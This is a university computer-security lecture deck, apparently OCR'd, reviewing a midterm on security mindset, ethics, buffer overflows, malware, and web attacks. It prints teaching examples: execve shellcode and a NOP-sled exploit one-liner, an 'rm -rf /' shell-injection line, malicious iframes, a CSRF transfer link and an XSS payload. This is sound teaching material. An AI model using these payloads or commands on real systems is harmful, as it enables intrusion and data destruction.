Lecture 18: Midterm Review

Professor Adam Bates

CS 461 / ECE 422

Fall 2019

Goals for Today

- Learning Objectives:
  - Look back on semester thus far in anticipation of the midterm
- Announcements, etc:
  - **Midterm October 9th, 7pm, 1404 Siebel**

Reminder: Please put away devices at the start of class

Midterm Details

- October 9th, 7-9pm
  - Here, 1404 Siebel
- Multiple choice + short answer
- **Closed book.**
- *No electronic devices permitted (or necessary)!*
- **Content**: All lectures prior to Oct 7, MP1 and MP2.
- We will have a review session, Q&A on October 7th
- Sample exams available (midterm only)! https://courses.engr.illinois.edu/cs461/fa2019/schedule.html

Midterm Layout

- Part 1: Multiple Choice (21 questions)
  - Questions assess lecture content
  - One to many correct options; circle all that apply
  - Don't guess wildly; 50% deduction if an incorrect option is selected, even if you also selected the correct options.
- Part 2: Short Answers (10 questions)
  - Questions assess lecture content
- Part 3: MP1 (6 questions)
  - Combination of short answer and technical exercises
- Part 4: MP2 (8 questions)
  - Combination of short answer and technical exercises

"Topic List"

- Security Mindset
- Ethics and Law
- Control Flow Hijacking
- Malware
- Web Attacks and Defenses
- Cloud Security
- Testing
- Authentication
- Internet Abuse
- Worms

Disclaimer

- This slide deck is *NOT* a study guide.
- We will test on content not contained in this slide deck

Lecture 02: The Security Mindset

Professor Adam Bates

CS 461 / ECE 422

Fall 2019

What is Computer Security?

- A property (or more accurately a collection of properties) that hold in a given **system** under a given set of **constraints**
  - **system** is anything from hardware, software, firmware, and information being processed, stored, and communicated.
  - **constraints** define an adversary and their capabilities.
- Can also mean the measures and controls that ensure these properties
- Security is weird, requiring a different mindset than other computing properties like correctness or performance…

Thinking Like a Defender

- Security Policy
  - What is the intended use of the system?
  - What entities within the system are we trying to protect?
  - What properties are we trying to assure?
  - What components of the system can we trust to enforce these properties?
- Threat Model
  - What are the attackers? What are their capabilities and objectives?
- Risk Assessment
  - What are the weaknesses of the system?
  - How likely are they to be exploited?
- Countermeasures
  - What mitigations are available (technical, non-technical)? What do they cost?
  - Do they satisfy the security policy under the given threat model?

Exercise


Proposed changes to Siebel's security policy? threat model? countermeasures?

Lecture 03: Ethics and the Law

Professor Adam Bates

CS 461 / ECE 422

Fall 2019

What are ethics?

- "The field of ethics (or moral philosophy) involves systematizing, defending, and recommending concepts of right and wrong behavior."
- Normative ethics, is concerned with developing a set of morals or guiding principles intended to influence the conduct of individuals and groups within a population (i.e., a profession, a religion, or society at large).
    - Consequentialism
    - Deontology
    - virtue ethics

Existing Ethics Standards

- 1947 Nuremberg Code
- Helsinki Declaration 1964
- The IEEE, ACM, etc: Codes of Ethics
- The Belmont Report, the National Research Act, and Institutional Review Boards (IRB)
  - 45 CFR 46
- "Rules of Engagement"
  - The Law of Armed Conflict
  - Dittrich/Himma: Active Response Continuum
- Other Organizational Codes (Universities, Corporations, etc.)

Responsible Disclosure

- **Latent Flaw**. A flaw is introduced into a product during its design, specification, development, installation, or default configuration.
- **Discovery**. One or more individuals or organizations discover the flaw through casual evaluation, by accident, or as a result of focused analysis and testing.
- **Notification**. A reporter or coordinator notifies the vendor of the vulnerability ("Initial Notification"). In turn, the vendor provides the reporter or coordinator with assurances that the notification was received ("Vendor Receipt").
- **Validation**. The vendor or other parties verify and validate the reporter's claims ("Reproduction").
- **Resolution**. The vendor and other parties also try to identify where the flaw resides ("Diagnosis"). The vendor develops a patch or workaround that eliminates or reduces the risk of the vulnerability ("Fix Development"). The patch is then tested by other parties (such as reporter or coordinator) to ensure that the flaw has been corrected ("Patch Testing").
- **Release**. The vendor, coordinator, and/or reporter release the information about the vulnerability, along with its resolution.
- **Follow-up**. The vendor, customer, coordinator, reporter, or security community may conduct additional analysis of the vulnerability or the quality of its resolution.

Lecture 04: Stack Smashing

Professor Adam Bates

CS 461 / ECE 422

Fall 2019

Buffer Overflows

Yesterday, we saw how flaws in C code could be exploited by an attacker…

Vulnerable Program:


```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

Shellcoding:


```
#include <stdio.h>

void main() {
   char *argv[2];

   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```



```
mov     $0xb,%eax
mov     $0xbffffba0,%ebx
lea     8(%ebx),%ecx
xorl    %edx,%edx
movl    $0x6e69622f,(%ebx)
movl    $0x68732f,4(%ebx)
mov     %ebx,(%ecx)
mov     %edx,4(%ecx)
int     $0x80
```



```
b8 0b 00 00 00
bb a0 fb ff bf
8d 4b 08
81 d2
83 c2 04
c7 03 2f 62 69 6e
c7 43 04 2f 73 68 00
89 19
89 51 04
cd 80
```

Exploitation (e.g.):

```
python -c "print '\x90'*110 + \
'\xeb\xfe' + '\x00\xd0\xff\xff'" | \
./a.out
```

Buffer Overflow Challenges

1. Access to useful library functions (e.g., `execve`)?
2. Avoiding use of 'forbidden' characters in inputs?
3. *Addressing*
    - How to reference arguments?
    - How to get the program to point to *our* code?


- Note: You may not encounter these challenges during MP1.
    - You have foreknowledge of code and stack layout. In the wild attackers don't have this luxury.

Challenge #1: Putting the 'shell' in shellcode

- execve is the easiest way to drop to shell… but what if the library function isn't loaded into memory?
- The library is just a thin wrapper for the system call; we can bring the logic with us, inlining it into our existing shellcode for invoking execve.

```
<__execve>:
push   %ebp                 # ] function
mov    %esp,%ebp            # ] prolog

mov    0x10(%ebp),%edx      # %edx = envp
push   %ebx                 # callee save %ebx
mov    0xc(%ebp),%ecx       # %ecx = argv
mov    0x8(%ebp),%ebx       # %ebx = filename
mov    $0xb,%eax            # %eax = 11 (sys_execve)
int    $0x80                # trap to OS
```



Caveat: Our shell code needs to arrange the stack such that the sys call arguments, etc., are in the right place.

Challenge #2: Forbidden characters

- The "/bin/sh" argument is a (null-terminated) string. Dealbreaker?
- No. There are all sorts of tricks to avoid nulls in your assembly
- Removing a null in your assembly:

```
b8 05 00 00 00      mov     $0x5,%eax
                    …
```

```
6a 05                       push    $0x5
58                          pop     %eax
                    …
```

Challenge #3: Argument Addressing

- About those arguments… we don't know where they are in memory.
- Exec won't accept a relative address as an argument.

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

$.LC0 here is a label that was assigned at compile time… how to get runtime address?

Defenses & Counter-Attacks

- Stack canaries
  - Counter-Attack: Other forms of control flow hijacking
- Data Execution Prevention (DEP, W^X)
  - Counter-Attack: Return-to-libc
  - Counter-Attack: Return-Oriented Programming (ROP)
- Address Space Layout Randomization (ASLR)
  - Counter-Attack: Memory disclosure vulnerabilities
  - Counter-Attack: Heap Spray and JIT Spray

Return-to-Libc


- Aleph One wanted to execute a shell
  - `execv` system call with "/bin/sh" as argument:

```
int execv ( const char *path,
            char *const argv[]);
```

- Calling execv in C actually calls a wrapper function in libc that makes the system call
- But (what if) libc is already loaded into memory!

Return-Oriented Programming (ROP)

- **Observation**: We don't actually need to ret-call a real function…
- Any code that does something useful and ends in ret instruction will work
- Does not even need to be code emitted by compiler, just executable memory!
- Fragments of useful code ending in ret are called **gadgets**



Lecture 07: Malware

Professor Adam Bates
CS 461 / ECE 422
Fall 2019

Malware: Definition and Goals

- "Malware" is short for malicious software and is typically used as a catch-all term to refer to any software designed to cause damage to a single computer, server, or computer network
- Encompasses computer viruses, worms, Trojans, ransomware, spyware, adware, Backdoors, Logic bombs, keyloggers, rootkits…

Logic Bombs

- A logic bomb is a program that performs a malicious action as a result of a certain logic condition.
- The classic example of a logic bomb is a programmer coding up the software for the payroll system who puts in code that makes the program crash should it ever process two consecutive payrolls without paying him.
- Another classic example combines a logic bomb with a backdoor, where a programmer puts in a logic bomb that will crash the program on a certain date.

Trojan Horse

- Software that appears to perform a desirable function but is actually designed to perform undisclosed malicious functions
  - Spyware: installed by legitimate looking programs, then provides remote access to the computer, such as logging keys or sending back documents
  - Adware: shows popup ads
  - Ransomware: encrypts data and requires payment to decrypt

Computer Viruses

- A **computer virus** is computer code that can replicate itself by modifying other files or programs to insert code that is capable of further replication.
- This self-replication property is what distinguishes computer viruses from other kinds of malware, such as logic bombs.
- Another distinguishing property of a virus is that replication requires some type of **user assistance**, such as clicking on an email attachment or sharing a USB drive.

Worms (Preview)

- A worm is code that self-propagates/replicates across systems by arranging to have itself immediately executed
  - Generally infects machines by altering running code
  - No user intervention required

Rootkits

- A rootkit modifies the operating system to hide its existence
  - E.g., modifies file system exploration utilities
  - Hard to detect using software that relies on the OS itself
- Operation:
  - Intercept system calls for listing files, processes, etc.
  - Filter out malware's files and processes
  - Example: Magic prefix -- sysfilename
  - Diagram:


    Applications --> System Call ---> (Rootkit) --> Kernel

    <-- Results --- If call is from rootkit application (e.g. sysrootkit.exe), don't filter!
- RootkitRevealer
  - By Bryce Cogswell and Mark Russinovich (Sysinternals)
  - Two scans of file system
  - High-level scan using the Windows API
  - Raw scan using disk access methods
  - Discrepancy reveals presence of rootkit
  - Could be defeated by rootkit that intercepts and modifies results of raw scan operations

Botnets (Preview)

- Collection of compromised machines (bots) under (unified) control of an attacker (botmaster)
- Method of compromise decoupled from method of control
  - Launch a worm / virus / drive-by infection / etc.
- Upon infection, new bot "*phones home*" to rendezvous w/ botnet *command-and-control* (**C&C**)
- Lots of ways to architect C&C:
  - Star topology; hierarchical; peer-to-peer
  - Encrypted/stealthy communication
- Botmaster uses C&C to push out commands and updates

Advanced Persistent Threats



APT 'killchain'

- APT's leverage enhanced 'malware' toolkits in pursuit of larger strategic objectives
- Advanced — variety of intrusion methods, custom malware (many 0-days), attacks tailored to specific target
- Persistent — attacks target over extended period of time, stealthily takes down layers of defense
- Threat — not a matter of 'if,' but 'when'

HIDS, AV

- Terminology
  - IDS: Intrusion detection system
  - IPS: Intrusion prevention system
  - HIDS/NIDS: Host/Network Based IDS
- Difference between IDS and IPS
  - Detection happens after the attack is conducted (i.e. the memory is already corrupted due to a buffer overflow attack)
  - Prevention stops the attack before it reaches the system (i.e. shield does packet filtering)
- Anomaly, heuristic, behavior-based vs. Misuse, Rule-based, Signature-based

Signatures: A Malware Countermeasure

- Scan compare the analyzed object with a database of signatures
- A signature is a virus fingerprint
  - E.g.,a string with a sequence of instructions specific for each virus
  - Different from a digital signature
- A file is infected if there is a signature inside its code
  - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Heuristic Analysis

- Based on what it DOES
- Useful to identify new and "zero day" malware
- Code analysis; what code MIGHT do
  - Based on the instructions, the antivirus can determine whether or not the program is malicious, i.e., program contains instruction to delete system files,
- Execution emulation; what code ACTUALLY does
  - Run code in isolated emulation environment
  - Monitor actions that target file takes
  - If the actions are harmful, mark as virus
- Heuristic methods can trigger false alarms
  - E.g., Ransomware versus compression, full disk encryption

Anomaly-Based HIDS

- Idea behind HIDS
  - Define normal behavior for a process
    - Create a model that captures the behavior of a program during normal execution.
  - Monitor the process
    - Raise a flag if the program behaves abnormally

Concealment

- Encrypted virus
  - Decryption engine + encrypted body
  - Randomly generate encryption key
  - Detection looks for decryption engine
- Polymorphic virus
  - Encrypted virus with random variations of the decryption engine (e.g., padding code)
  - Detection using CPU emulator
- Metamorphic virus
  - Different virus bodies
  - Approaches include code permutation and instruction replacement
  - Challenging to detect

Ransomware Indicators

- Ransomware must encrypt/obfuscate data, must erase/ overwrite original data.
- **Observation**: Original data has MUCH lower entropy than encrypted data!!
- CryptoDrop measures a weighted arithmetic mean of the Shannon entropy over file I/O.
- An indicator flag marks programs as suspicious if they consistently *write* more entropy than they *read*.

[Scaife et al., ICDCS'16]


Lecture 10: Web Attacks & Defenses, I

Professor Adam Bates

CS 461 / ECE 422

Fall 2019

3-Tiered Web App



Code Injection

- Confusing **Data** and **Code**
  - Programmer thought user would supply data, but instead got (and unintentionally executed) code
  - Sound familiar?

```
<?php

echo system("ls $(rm -rf /)");
```

- Common and dangerous class of vulnerabilities
  - Shell Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Control-flow Hijacking (Buffer overflows)


SQLi Defense

- Make sure **data** gets interpreted as **data**!
  - Basic approach: escape control characters (single quotes, escaping characters, comment characters)
  - Better approach: Prepared statements – declare what is data!

```
$pstmt = $db->prepare(
  "SELECT * FROM `users` WHERE location=?");
$pstmt->execute(array($city)); // Data
```

Shellshock Vulnerability

- Function definitions are passed as environment variables that begin with ()
- Error in environment variable parser: executes "garbage" after function definition.




Web Server Security

- compromise web server and change content directly
  - many vulnerabilities in web applications, apache itself, stolen passwords
  - templating system

```
<!-- Copyright Information -->
 <div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
 <a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Advertising

- by definition means ceding control of content to another party
- web masters have to trust advertisers
- sub-syndication allows delegation of advertising space
- trust is not transitive
- “malvertising”



Third-Party Widgets

- to make sites prettier or more useful:
  - calendaring or stats counter
- search for praying mantis
  - linked to free stats counter in 2002 via Javascript
  - Javascript started to compromise users in 2006

```
d.write("<scr"+"ipt language='JavaScript'type='text/
javascript'src='http://m1.stats4u.yy/md.js?country=us&id="+ id
+"&_t="+(new Date()).getTime()+"'></scr"+"ipt>")
```


Same-origin policy

- Granularity of protection: the *origin*
- Origin = protocol + hostname (+ port)

- Javascript on one page can read, change, and interact freely with all other pages from the same origin

Cross-site Request Forgery (CSRF)

Click me!!!
http://bank.com/transfer?to=badguy&amt=100



bank.com

GET /transfer?to=badguy&amt=100 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
....
Transfer complete: -$100.00

Cross-Site Scripting (XSS)

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

http://vuln.com/ says:

XSS

GET /?user=<script>alert(‘XSS’)</script> HTTP/1.1

HTTP/1.1 200 OK
…
Hello, <script>alert(‘XSS’)</script>!

Click me!!!
http://vuln.com/?user=<script>alert(‘XSS’)</script>

Lecture 12: Cloud Security

Professor Adam Bates
Fall 2019

